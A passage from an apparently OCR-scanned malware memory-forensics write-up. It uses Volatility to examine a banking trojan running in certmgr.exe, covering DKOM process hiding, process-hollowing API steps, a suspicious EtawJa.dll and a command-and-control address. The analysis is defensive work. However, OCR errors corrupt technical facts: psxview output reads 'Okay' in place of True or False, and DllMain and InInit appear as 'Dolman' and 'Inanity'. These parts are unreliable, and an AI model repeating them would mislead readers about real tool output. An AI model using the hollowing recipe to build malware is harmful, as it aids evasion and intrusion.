
Furthermore, remember that main functions used in this process have the following arguments:

- **NtSystemDebugControl** (
  IN SYSDBG_COMMAND *Command*, //
  IN PVOID *InputBuffer* OPTIONAL,
  IN ULONG *InputBufferLength*,
  OUT PVOID *OutputBuffer* OPTIONAL,
  IN ULONG *OutputBufferLength*,
  OUT PULONG *ReturnLength* OPTIONAL);

- **NtSystemDebugControl** (
  SysDbgReadVirtual,
  &dbgmembuff,
  sizeof(dbgmembuff),
  NULL,
  0,
  NULL);

In a summarized way, the DKOM technique is used to manipulate the **FLINK and BLINK pointer** (from a doubly-linked list) for "skipping" a process in a list during the walkthrough. Unfortunately, most excellent tools such as **Process Explorer** and **Process Hacker** are not able to detect the attack.

A good graphical overview follows below:



Using Volatility, we can check the DKOM action on processes by running the following command:

```
root@kali:/malwares/trojan_banker_stuff# vol.py psxview --apply-rules
Volatility Foundation Volatility Framework 2.6
Offset(P)  Name                    PID pslist psscan thrdproc pspcid csrss session deskthrd ExitTime
---------- -------------------- ------ ------ ------ -------- ------ ----- ------- -------- --------
0x7e789d40 svchost.exe            1348 True   True   True     True   True  True    True
0x7e75aa50 wuauclt.exe            1740 True   True   True     True   True  True    True
0x7fa14d40 certmgr.exe            2580 True   True   True     True   True  True    True
0x7e259548 conhost.exe            2912 True   True   True     True   True  True    True
0x7ee77288 wininit.exe             404 True   True   True     True   True  True    True
0x7e2b6d40 jusched.exe            3020 True   True   True     True   True  True    True
0x7e6d7d40 svchost.exe             852 True   True   True     True   True  True    True
0x7e63ca58 msdtc.exe              2328 True   True   True     True   True  True    True
0x7e7d8d40 IpOverUsbSvc.e         1516 True   True   True     True   True  True    True
0x7e25a408 TPAutoConnect.         2904 True   True   True     True   True  True    True
0x7e75ad40 svchost.exe            1188 True   True   True     True   True  True    True
0x7e467d40 scpbradserv.ex         1612 True   True   True     True   True  True    True
0x7e201d40 svchost.exe            3700 True   True   True     True   True  True    True
0x7e67a530 svchost.exe             720 True   True   True     True   True  True    True
0x7e27fd40 vmtoolsd.exe           3012 True   True   True     True   True  True    True
0x7e393030 SearchIndexer.         3716 True   True   True     True   True  True    True
0x7e71ed40 audiodg.exe             980 True   True   True     True   True  True    True
0x7e6f7d40 svchost.exe             884 True   True   True     True   True  True    True
0x7e6c5030 armsvc.exe             1444 True   True   True     True   True  True    True
0x7e642a08 svchost.exe            1484 True   True   True     True   True  True    True
0x7e740d40 svchost.exe            1064 True   True   True     True   True  True    True
0x7f9f5ab8 sqlwriter.exe          1676 True   True   True     True   True  True    True
0x7ef3ed40 lsm.exe                 532 True   True   True     True   True  True    False
0x7e544d40 dllhost.exe             284 True   True   True     True   True  True    True
0x7e474648 vmtoolsd.exe           1728 True   True   True     True   True  True    True
0x7e63b530 svchost.exe             640 True   True   True     True   True  True    True
0x7ef3f4d0 lsass.exe               524 True   True   True     True   True  True    False
0x7ef4aa40 svchost.exe             792 True   True   True     True   True  True    True
0x7e4b8670 svchost.exe             292 True   True   True     True   True  True    True
0x7e20ad40 dwm.exe                2668 True   True   True     True   True  True    True
0x7e06bd40 svchost.exe            1284 True   True   True     True   True  True    False
0x7ef37150 services.exe            508 True   True   True     True   True  True    False
0x7ef0cd40 winlogon.exe            452 True   True   True     True   True  True    True
0x7e3edd40 wmpnetwk.exe           3808 True   True   True     True   True  True    True
0x7e215d40 explorer.exe           2696 True   True   True     True   True  True    True
0x7e7a63f0 spoolsv.exe            1312 True   True   True     True   True  True    True
0x7e255d40 scpbradguard.e         2832 True   True   True     True   True  True    True
0x7e04e030 WmiPrvSE.exe           4036 True   True   True     True   True  True    True
0x7ee75d40 taskhost.exe           2596 True   True   True     True   True  True    True
0x7fa177f8 certmgr.exe            3764 True   True   True     True   True  True    True
0x7e4b8d40 TPAutoConnSvc.         2008 True   True   True     True   True  True    True
0x7fa23d40 conhost.exe            2436 True   True   Okay     True   Okay  True    Okay     2017-07-30 19:28:33 UTC+000
0x7fa1c450 conhost.exe            3088 True   True   Okay     True   Okay  True    Okay     2017-07-30 19:28:20 UTC+000
0x7eef7d40 csrss.exe               416 True   True   True     True   Okay  True    True
0x7f0c6030 csrss.exe               352 True   True   True     True   Okay  True    True
0x7ff4b738 System                    4 True   True   True     True   Okay  Okay    Okay
0x7f302c48 smss.exe                256 True   True   True     True   Okay  Okay    Okay
0x7e7ae3a8 cmd.exe                3356 True   True   Okay     True   Okay  True    Okay     2017-07-30 19:32:12 UTC+000
0x7e29f030 conhost.exe            2764 Okay   True   Okay     Okay   Okay  Okay    Okay     2017-07-30 19:32:12 UTC+000
```

Clearly, there is no any hidden process on the system.

About the hollowing technique, malwares can create a process in suspended mode, to "empty" its content and filling the process container with a malicious content. Afterwards, the malware resumes the suspended process. Thus, it is impossible to find a simple calculator (for example) is actually a malware.

The basic steps for a malware to execute the hollowing techniques are:

- **Starts a new instance** of a legitimate process (in SUSPEND STATE) → **CreateProcess( ) ;**
- **Opens and reads** a malicious code ;
- **Gathers the base address** of the destination image → **NtQueryProcessInformation( )** to get the address of the **PEB (Process Environment Block);**
- **Free the memory section** in the target process → **NtUnmapViewOfSection( ) ;**
- **Allocates a new block of memory** for holding the malicious code → **VirtualAllocEx( ) ;**
- **Copies the source image** (malicious PE header and other PE sections) into the new allocated memory → **WriteProcessMemory( )** ;
- **Sets the start address** for the first thread (suspended) to point to the entry point of the malicious process → **GetThreadContext( )** + **SetThreadContext ( )** ;
- **Resumes** the thread → **ResumeThread( ) ;**

To find processes coming from hollowing we can compare the injected code (**using VAD short + RWE protection**) against the **Process Environment Block (PEB)**. If an executable has an entry in the **PEB**, but it does not have a corresponding entry in the **VAD tree**, so it is hollowing evidence. Fortunately, my colleague **Monnappa KA (investigator in Cisco Systems)** has written a nice plugin name **hollowfind** (https://github.com/monnappa22/HollowFind.git), which makes our lives easier when we are trying to find hollowing evidences, as shown below:

root@kali:/malwares/trojan_banker_stuff# **vol.py hollowfind -v**
Volatility Foundation Volatility Framework 2.6

It is great! There is not any hollowed process on the system. It is simple like that. ☺

One of first steps is to verify the IP address that the malware is trying to connect by executing the following commands:

root@kali:/malwares/trojan_banker_stuff# **export VOLATILITY_LOCATION=file:////malwares/trojan_banker_stuff/trojan_after_r.vmem**

root@kali:/malwares/trojan_banker_stuff# **vol.py netscan | grep -i certmgr**
Volatility Foundation Volatility Framework 2.6
0x7e255b18 TCPv4 192.168.0.6:1157 **200.96.205.124:8686** SYN_SENT 3132 certmgr.exe

It is so interesting. This IP address is not the same of the original mentioned previously, so probably the IP address is changing between reboots or, even better, from one infection to another new one. Nonetheless, it is interesting to realize that the **remote port is the same (8686).**

Checking the **whois service**, we have the following:

root@kali:~# **whois 200.96.205.124**

inetnum: 200.96.0.0/16
aut-num: AS8167
abuse-c: CSIOI
owner: Brasil Telecom S/A - Filial Distrito Federal
ownerid: 76.535.764/0326-90
responsible: Brasil Telecom S. A. - CNBRT
country: BR
owner-c: BTC14
tech-c: BTC14
inetrev: 200.96.205.0/24
nserver: ns03-cta.brasiltelecom.net.br
nsstat: 20170810 AA
nslastaa: 20170810
nserver: ns04-bsa.brasiltelecom.net.br
nsstat: 20170810 AA
nslastaa: 20170810
created: 20030225
changed: 20040325

It is ok because the operator is the same and the place is close the previous one (Goiânia).

Verifying users and their respective SIDs, we have:

The username used during the logon

```
root@kali:/malwares/trojan_banker_stuff# vol.py getsids -p 3132
Volatility Foundation Volatility Framework 2.6
certmgr.exe (3132): S-1-5-21-294430955-1364854259-672455518-1001 (AB)
certmgr.exe (3132): S-1-5-21-294430955-1364854259-672455518-513 (Domain Users)
certmgr.exe (3132): S-1-1-0 (Everyone)
certmgr.exe (3132): S-1-5-21-294430955-1364854259-672455518-1000
certmgr.exe (3132): S-1-5-32-544 (Administrators)
certmgr.exe (3132): S-1-5-32-559 (BUILTIN\Performance Log Users)
certmgr.exe (3132): S-1-5-32-545 (Users)
certmgr.exe (3132): S-1-5-4 (Interactive)
certmgr.exe (3132): S-1-2-1 (Console Logon (Users who are logged onto the physical console))
certmgr.exe (3132): S-1-5-11 (Authenticated Users)
certmgr.exe (3132): S-1-5-15 (This Organization)
certmgr.exe (3132): S-1-5-5-0-137120 (Logon Session)
certmgr.exe (3132): S-1-2-0 (Local (Users with the ability to log in locally))
certmgr.exe (3132): S-1-5-64-10 (NTLM Authentication)
certmgr.exe (3132): S-1-16-8192 (Medium Mandatory Level)
root@kali:/malwares/trojan_banker_stuff#
```

Apparently, there is not any really strange, except a **blank username in one of the SIDs** (ended 1000). As the target system does not belong to a domain (if it belonged, so blank users would be normal), so we need to pay attention to understand whether it is an important artifact or not.

Continuing the analysis, it is suitable to check privileges associated with the infected process (**certmgr.exe**) because, even the indirectly, it can show the goal of the malware.

Thus, execute the command as shown at next page:

```
root@kali:/malwares/trojan_banker_stuff# vol.py privs -p 3132
Volatility Foundation Volatility Framework 2.6
Pid      Process          Value  Privilege                            Attributes               Description
-------- ---------------- ------ ------------------------------------ ------------------------ -----------
    3132 certmgr.exe           2 SeCreateTokenPrivilege                                        Create a token object
    3132 certmgr.exe           3 SeAssignPrimaryTokenPrivilege                                 Replace a process-level token
    3132 certmgr.exe           4 SeLockMemoryPrivilege                                         Lock pages in memory
    3132 certmgr.exe           5 SeIncreaseQuotaPrivilege                                      Increase quotas
    3132 certmgr.exe           6 SeMachineAccountPrivilege                                     Add workstations to the domain
    3132 certmgr.exe           7 SeTcbPrivilege                                                Act as part of the operating system
    3132 certmgr.exe           8 SeSecurityPrivilege                                           Manage auditing and security log
    3132 certmgr.exe           9 SeTakeOwnershipPrivilege                                      Take ownership of files/objects
    3132 certmgr.exe          10 SeLoadDriverPrivilege                                         Load and unload device drivers
    3132 certmgr.exe          11 SeSystemProfilePrivilege                                      Profile system performance
    3132 certmgr.exe          12 SeSystemtimePrivilege                                         Change the system time
    3132 certmgr.exe          13 SeProfileSingleProcessPrivilege                               Profile a single process
    3132 certmgr.exe          14 SeIncreaseBasePriorityPrivilege                               Increase scheduling priority
    3132 certmgr.exe          15 SeCreatePagefilePrivilege                                     Create a pagefile
    3132 certmgr.exe          16 SeCreatePermanentPrivilege                                    Create permanent shared objects
    3132 certmgr.exe          17 SeBackupPrivilege                                             Backup files and directories
    3132 certmgr.exe          18 SeRestorePrivilege                                            Restore files and directories
    3132 certmgr.exe          19 SeShutdownPrivilege                  Present                  Shut down the system
    3132 certmgr.exe          20 SeDebugPrivilege                                              Debug programs
    3132 certmgr.exe          21 SeAuditPrivilege                                              Generate security audits
    3132 certmgr.exe          22 SeSystemEnvironmentPrivilege                                  Edit firmware environment values
    3132 certmgr.exe          23 SeChangeNotifyPrivilege              Present,Enabled,Default  Receive notifications of changes to files or directories
    3132 certmgr.exe          24 SeRemoteShutdownPrivilege                                     Force shutdown from a remote system
    3132 certmgr.exe          25 SeUndockPrivilege                    Present                  Remove computer from docking station
    3132 certmgr.exe          26 SeSyncAgentPrivilege                                          Synch directory service data
    3132 certmgr.exe          27 SeEnableDelegationPrivilege                                   Enable user accounts to be trusted for delegation
    3132 certmgr.exe          28 SeManageVolumePrivilege                                       Manage the files on a volume
    3132 certmgr.exe          29 SeImpersonatePrivilege                                        Impersonate a client after authentication
    3132 certmgr.exe          30 SeCreateGlobalPrivilege                                       Create global objects
    3132 certmgr.exe          31 SeTrustedCredManAccessPrivilege                               Access Credential Manager as a trusted caller
    3132 certmgr.exe          32 SeRelabelPrivilege                                            Modify the mandatory integrity level of an object
    3132 certmgr.exe          33 SeIncreaseWorkingSetPrivilege        Present                  Allocate more memory for user applications
    3132 certmgr.exe          34 SeTimeZonePrivilege                  Present                  Adjust the time zone of the computer's internal clock
    3132 certmgr.exe          35 SeCreateSymbolicLinkPrivilege                                 Required to create a symbolic link
```

As we see above, the **SeChangeNotifyPrivilege** was explicitly changed and enabled (maybe using **AdjustTokenPrivileges( ) function**) , which permits the caller to register a **callback function** (basically, a notification engine and a modern method to perform hooking) to be executed when any file or directory is changed, preventing any external event (administrators, analysts and programs) to change these selected files and directories. Going forward, the next step is to check the DLLs used by the infected executable by running the following command:

```
root@kali:/malwares/trojan_banker_stuff# vol.py dlllist -p 3132
Volatility Foundation Volatility Framework 2.6
************************************************************************
certmgr.exe pid:   3132
Command line : "C:\Program Files\Windows Kits\10\bin\x86\certmgr.exe"
Service Pack 1

Base             Size  LoadCount LoadTime                       Path
---------- ---------- ---------- ------------------------------ ----
0x00ee0000    0x15000     0xffff 1970-01-01 00:00:00 UTC+0000   C:\Program Files\Windows Kits\10\bin\x86\certmgr.exe
0x76f80000   0x13c000     0xffff 1970-01-01 00:00:00 UTC+0000   C:\Windows\SYSTEM32\ntdll.dll
0x756b0000    0xd4000     0xffff 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\kernel32.dll
0x75150000    0x4a000     0xffff 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\KERNELBASE.dll
0x754a0000    0xac000     0xffff 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\msvcrt.dll
0x766f0000    0xc9000     0xffff 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\USER32.dll
0x76850000    0x4e000     0xffff 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\GDI32.dll
0x75810000     0xa000     0xffff 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\LPK.dll
0x76b20000    0x9d000     0xffff 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\USP10.dll
0x752b0000   0x11d000     0xffff 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\CRYPT32.dll
0x75140000     0xc000     0xffff 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\MSASN1.dll
0x65d80000   0x3fb000     0xffff 2017-07-21 06:52:25 UTC+0000   C:\Program Files\Windows Kits\10\bin\x86\CRYPTUI.dll
0x73a10000     0xd000     0xffff 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\WTSAPI32.dll
0x753d0000    0xa0000     0xffff 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\ADVAPI32.dll
0x77170000    0x19000     0xffff 2017-07-21 06:52:25 UTC+0000   C:\Windows\SYSTEM32\sechost.dll
0x769e0000    0xa1000     0xffff 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\RPCRT4.dll
0x77190000    0x1f000        0x2 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\IMM32.DLL
0x76620000    0xcc000        0x1 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\MSCTF.dll
0x00530000    0xc9000        0x1 2017-07-21 06:52:25 UTC+0000   C:\Program Files\Windows Kits\10\bin\x86\EtawJa.dll
0x73b00000    0x13000        0x1 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\dwmapi.dll
0x73a60000     0x5000        0x1 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\MSIMG32.DLL
0x76dc0000   0x15c000        0x2 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\ole32.dll
0x759d0000   0xc4a000        0x1 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\SHELL32.dll
0x77110000    0x57000        0x2 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\SHLWAPI.dll
0x770c0000    0x35000       0x10 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\WS2_32.dll
0x75550000     0x6000       0x16 2017-07-21 06:52:25 UTC+0000   C:\Windows\system32\NSI.dll
0x75020000     0xc000        0x1 2017-07-21 06:52:30 UTC+0000   C:\Windows\system32\CRYPTBASE.dll
0x73ee0000    0x40000        0x2 2017-07-21 06:52:30 UTC+0000   C:\Windows\system32\uxtheme.dll
0x74b10000    0x3c000        0x6 2017-07-21 06:53:18 UTC+0000   C:\Windows\System32\mswsock.dll
0x749d0000    0x44000        0x4 2017-07-21 06:53:18 UTC+0000   C:\Windows\system32\DNSAPI.dll
0x73150000    0x1c000        0x1 2017-07-21 06:53:18 UTC+0000   C:\Windows\system32\IPHLPAPI.DLL
0x73130000     0x7000        0x1 2017-07-21 06:53:18 UTC+0000   C:\Windows\system32\WINNSI.DLL
0x6d8d0000     0x6000        0x1 2017-07-21 06:53:18 UTC+0000   C:\Windows\system32\rasadhlp.dll
0x73460000    0x10000        0x1 2017-07-21 06:54:22 UTC+0000   C:\Windows\system32\NLAapi.dll
0x6d100000    0x10000        0x1 2017-07-21 06:54:22 UTC+0000   C:\Windows\system32\napinsp.dll
0x6d0a0000    0x12000        0x2 2017-07-21 06:54:22 UTC+0000   C:\Windows\system32\pnrpnsp.dll
0x6d090000     0x8000        0x1 2017-07-21 06:54:22 UTC+0000   C:\Windows\System32\winrnr.dll
0x71a40000    0x38000        0x1 2017-07-21 06:54:22 UTC+0000   C:\Windows\System32\fwpuclnt.dll
0x74660000     0x5000        0x1 2017-07-21 06:54:22 UTC+0000   C:\Windows\System32\wshtcpip.dll
```

It is very interesting! A DLL named **EtawJa.dll** has appeared at same directory of **certmrg.exe program** probably because the extraction process of the infected **cryptui.dll**. Certainly, we are going to examine it later.

Probably the reader could ask about the meaning of the **LoadCount field** indicating the **0xffff value**. This specific value indicates that the DLL was **loaded from the IAT (not dinamically)**. Thus, many DLLs were loaded dynamically in this case, likely using the **LoadLibrary**( ), which uses **VirtualAlloc( ) function** to create a new segment, or even the **LdrLoadDll( )** native function.

Dumping the **EtawJa.dll** from the memory image can be accomplished by executing the following command (**--fix** option forces the **ImageBase** to match the loaded address):

```
root@kali:/malwares/trojan_banker_stuff# vol.py dlldump -p 3132 -b 0x00530000 --fix --memory -D .
Volatility Foundation Volatility Framework 2.6
Process(V) Name                 Module Base Module Name          Result
---------- -------------------- ----------- -------------------- ------
0x86d865f0 certmgr.exe          0x000530000 EtawJa.dll           OK: module.3132.7e3865f0.530000.dll
root@kali:/malwares/trojan_banker_stuff# file module.3132.7e3865f0.530000.dll
module.3132.7e3865f0.530000.dll: PE32 executable (DLL) (console) Intel 80386 (stripped to external P
DB), for MS Windows
```

At same way that a process can be hidden by unlinking it from a doubly linked list, the process for hiding DLL is similar because, if the reader to remember about this topic, we have **_EPROCESS.PEB → _PEB.Ldr → _PEB_LDR_DATA (LoadOrderList, MemoryOrderList, InitOrderList) → _LDR_DATA_TABLE_ENTRY**, and all of them can be shown. For example, after calling the **volshell plugin**, list the **_PEB structure** initially and find the **Ldr field**:

```
root@kali:/malwares/trojan_banker_stuff# vol.py volshell -p 3132
Volatility Foundation Volatility Framework 2.6
Current context: certmgr.exe @ 0x86d865f0, pid=3132, ppid=2992 DTB=0x7f3085c0
Welcome to volshell! Current memory image is:
file:///malwares/trojan_banker_stuff/trojan_after_r.vmem
To get help, type 'hh()'
>>> dt ("_PEB")
 '_PEB' (584 bytes)
0x0   : InheritedAddressSpace          ['unsigned char']
0x1   : ReadImageFileExecOptions       ['unsigned char']
0x2   : BeingDebugged                  ['unsigned char']
0x3   : BitField                       ['unsigned char']
0x3   : ImageUsesLargePages            ['BitField', {'end_bit': 1, 'start_bit': 0, 'native_
type': 'unsigned char'}]
0x3   : IsImageDynamicallyRelocated    ['BitField', {'end_bit': 4, 'start_bit': 3, 'native_
type': 'unsigned char'}]
0x3   : IsLegacyProcess                ['BitField', {'end_bit': 3, 'start_bit': 2, 'native_
type': 'unsigned char'}]
0x3   : IsProtectedProcess             ['BitField', {'end_bit': 2, 'start_bit': 1, 'native_
type': 'unsigned char'}]
0x3   : SkipPatchingUser32Forwarders   ['BitField', {'end_bit': 5, 'start_bit': 4, 'native_
type': 'unsigned char'}]
0x3   : SpareBits                      ['BitField', {'end_bit': 8, 'start_bit': 5, 'native_
type': 'unsigned char'}]
0x4   : Mutant                         ['pointer', ['void']]
0x8   : ImageBaseAddress               ['pointer', ['void']]
0xc   : Ldr                            ['pointer', ['_PEB_LDR_DATA']]
0x10  : ProcessParameters              ['pointer', ['_RTL_USER_PROCESS_PARAMETERS']]
```

By using the same method, it is possible to find all remaining structures, as shown below:

```
>>> dt ("_PEB_LDR_DATA")
 '_PEB_LDR_DATA' (48 bytes)
0x0   : Length                          ['unsigned long']
0x4   : Initialized                     ['unsigned char']
0x8   : SsHandle                        ['pointer', ['void']]
0xc   : InLoadOrderModuleList           ['_LIST_ENTRY']
0x14  : InMemoryOrderModuleList         ['_LIST_ENTRY']
0x1c  : InInitializationOrderModuleList ['_LIST_ENTRY']
0x24  : EntryInProgress                 ['pointer', ['void']]
0x28  : ShutdownInProgress              ['unsigned char']
0x2c  : ShutdownThreadId                ['pointer', ['void']]
```

As a quick review, remember that:

- **InLoadOrderModuleList:** a linked list that shows modules in the order in which they are **loaded** into a process.
- **InMemoryOrderModuleList**: another linked list, which organizes modules in the order in which they **appear in the virtual memory layout of the process.**
- **InInitializationOrderModuleList**: a linked list that organizes modules in the **order in which their DLLMain( ) function was executed.** It is very important to highlight that **DllMain( ) is not always called immediately when a module loads and, sometimes, it could never be called.** A possible example is when a program loads a DLL from a data file.

Finally, the **_LDT_DATA_TABLE_ENTRY** structure is also shown in the following output:

```
>>> dt ("_LDR_DATA_TABLE_ENTRY")
 '_LDR_DATA_TABLE_ENTRY' (120 bytes)
0x0   : InLoadOrderLinks              ['_LIST_ENTRY']
0x8   : InMemoryOrderLinks            ['_LIST_ENTRY']
0x10  : InInitializationOrderLinks    ['_LIST_ENTRY']
0x18  : DllBase                       ['pointer', ['void']]
0x1c  : EntryPoint                    ['pointer', ['void']]
0x20  : SizeOfImage                   ['unsigned long']
0x24  : FullDllName                   ['_UNICODE_STRING']
0x2c  : BaseDllName                   ['_UNICODE_STRING']
0x34  : Flags                         ['unsigned long']
0x38  : LoadCount                     ['unsigned short']
0x3a  : TlsIndex                      ['unsigned short']
0x3c  : HashLinks                     ['_LIST_ENTRY']
0x3c  : SectionPointer                ['pointer', ['void']]
0x40  : CheckSum                      ['unsigned long']
0x44  : LoadedImports                 ['pointer', ['void']]
0x44  : TimeDateStamp                 ['UnixTimeStamp', {'is_utc': True}]
0x48  : EntryPointActivationContext   ['pointer', ['_ACTIVATION_CONTEXT']]
0x4c  : PatchInformation              ['pointer', ['void']]
0x50  : ForwarderLinks                ['_LIST_ENTRY']
0x58  : ServiceTagLinks               ['_LIST_ENTRY']
0x60  : StaticLinks                   ['_LIST_ENTRY']
0x68  : ContextInformation            ['pointer', ['void']]
0x6c  : OriginalBase                  ['unsigned long']
0x70  : LoadTime                      ['WinTimeStamp', {'is_utc': True}]
```

We can make a cross checking of the **VAD entries** with the previous **DLL lists** by executing the following command:

```
root@kali:/malwares/trojan_banker_stuff# vol.py ldrmodules -p 3132
Volatility Foundation Volatility Framework 2.6
Pid      Process              Base       InLoad InInit InMem MappedPath
-------- -------------------- ---------- ------ ------ ----- ----------
    3132 certmgr.exe          0x00ee0000 True   False  True  \Program Files\Windows Kits\10\bin
\x86\certmgr.exe
    3132 certmgr.exe          0x00530000 True   True   True
    3132 certmgr.exe          0x73130000 True   True   True  \Windows\System32\winnsi.dll
    3132 certmgr.exe          0x73b00000 True   True   True  \Windows\System32\dwmapi.dll
    3132 certmgr.exe          0x77170000 True   True   True  \Windows\System32\sechost.dll
    3132 certmgr.exe          0x76f80000 True   True   True  \Windows\System32\ntdll.dll
    3132 certmgr.exe          0x77190000 True   True   True  \Windows\System32\imm32.dll
    3132 certmgr.exe          0x749d0000 True   True   True  \Windows\System32\dnsapi.dll
    3132 certmgr.exe          0x73a10000 True   True   True  \Windows\System32\wtsapi32.dll
    3132 certmgr.exe          0x71a40000 True   True   True  \Windows\System32\FWPUCLNT.DLL
    3132 certmgr.exe          0x75020000 True   True   True  \Windows\System32\cryptbase.dll
    3132 certmgr.exe          0x73460000 True   True   True  \Windows\System32\nlaapi.dll
    3132 certmgr.exe          0x754a0000 True   True   True  \Windows\System32\msvcrt.dll
    3132 certmgr.exe          0x752b0000 True   True   True  \Windows\System32\crypt32.dll
    3132 certmgr.exe          0x770c0000 True   True   True  \Windows\System32\ws2_32.dll
    3132 certmgr.exe          0x766f0000 True   True   True  \Windows\System32\user32.dll
    3132 certmgr.exe          0x6d100000 True   True   True  \Windows\System32\NapiNSP.dll
    3132 certmgr.exe          0x6d0a0000 True   True   True  \Windows\System32\pnrpnsp.dll
    3132 certmgr.exe          0x75140000 True   True   True  \Windows\System32\msasn1.dll
    3132 certmgr.exe          0x759d0000 True   True   True  \Windows\System32\shell32.dll
    3132 certmgr.exe          0x65d80000 True   True   True  \Program Files\Windows Kits\10\bin
\x86\cryptui.dll
    3132 certmgr.exe          0x74660000 True   True   True  \Windows\System32\WSHTCPIP.DLL
    3132 certmgr.exe          0x73150000 True   True   True  \Windows\System32\IPHLPAPI.DLL
    3132 certmgr.exe          0x756b0000 True   True   True  \Windows\System32\kernel32.dll
    3132 certmgr.exe          0x76dc0000 True   True   True  \Windows\System32\ole32.dll
    3132 certmgr.exe          0x753d0000 True   True   True  \Windows\System32\advapi32.dll
    3132 certmgr.exe          0x769e0000 True   True   True  \Windows\System32\rpcrt4.dll
    3132 certmgr.exe          0x75810000 True   True   True  \Windows\System32\lpk.dll
    3132 certmgr.exe          0x74b10000 True   True   True  \Windows\System32\mswsock.dll
    3132 certmgr.exe          0x76620000 True   True   True  \Windows\System32\msctf.dll
    3132 certmgr.exe          0x76850000 True   True   True  \Windows\System32\gdi32.dll
    3132 certmgr.exe          0x73a60000 True   True   True  \Windows\System32\msimg32.dll
    3132 certmgr.exe          0x76b20000 True   True   True  \Windows\System32\usp10.dll
    3132 certmgr.exe          0x6d090000 True   True   True  \Windows\System32\winrnr.dll
    3132 certmgr.exe          0x75150000 True   True   True  \Windows\System32\KernelBase.dll
    3132 certmgr.exe          0x75550000 True   True   True  \Windows\System32\nsi.dll
    3132 certmgr.exe          0x6d8d0000 True   True   True  \Windows\System32\rasadhlp.dll
    3132 certmgr.exe          0x73ee0000 True   True   True  \Windows\System32\uxtheme.dll
    3132 certmgr.exe          0x77110000 True   True   True  \Windows\System32\shlwapi.dll
```

Of course, a question comes up: "What is the DLL name of the highlighed entry above?". It is very easy: EtawJa.dll, as we have seen previously at dlllist's output. A better way to find the same result is by including the **–v option** at the **ldrmodules plugin**, as shown below:

```
root@kali:/malwares/trojan_banker_stuff# vol.py ldrmodules -p 3132 -v
Volatility Foundation Volatility Framework 2.6
Pid      Process              Base       InLoad InInit InMem MappedPath
-------- -------------------- ---------- ------ ------ ----- ----------
    3132 certmgr.exe          0x00ee0000 True   False  True  \Program Files\Windows Kits\10\bin
\x86\certmgr.exe
  Load Path: C:\Program Files\Windows Kits\10\bin\x86\certmgr.exe : certmgr.exe
  Mem Path:  C:\Program Files\Windows Kits\10\bin\x86\certmgr.exe : certmgr.exe
    3132 certmgr.exe          0x00530000 True   True   True
  Load Path: C:\Program Files\Windows Kits\10\bin\x86\EtawJa.dll : EtawJa.dll
  Init Path: C:\Program Files\Windows Kits\10\bin\x86\EtawJa.dll : EtawJa.dll
  Mem Path:  C:\Program Files\Windows Kits\10\bin\x86\EtawJa.dll : EtawJa.dll
    3132 certmgr.exe          0x73130000 True   True   True  \Windows\System32\winnsi.dll
  Load Path: C:\Windows\system32\WINNSI.DLL : WINNSI.DLL
  Init Path: C:\Windows\system32\WINNSI.DLL : WINNSI.DLL
  Mem Path:  C:\Windows\system32\WINNSI.DLL : WINNSI.DLL
```

Wow! It is the same DLL (**EtawJa.dll**) that we found previously. Furthermore, there is not any hidden DLL because almost fields are **True** and the own executable (**certmgr.exe**) is never included in the **Inanity list** (remember: it is not a DLL, but an executable, so it does not have the **Dolman( ) function** ☺) . Furthermore, remember that executable files and DLL could be mapped into the memory by functions such as **MapViewOfFile( )** without being registered in the **_PEB structure**, hence not being registered in any of these lists (**InLoadOrderModuleList( ), InMemoryOrderModuleList( ). and InInitializationOrderModuleList( ) functions**) too.

None DLL was apparently injected, but there is no any code injection in this memory sample? Before executing commands to find any code injections, the reader could remember that there are few flavors of code injection:

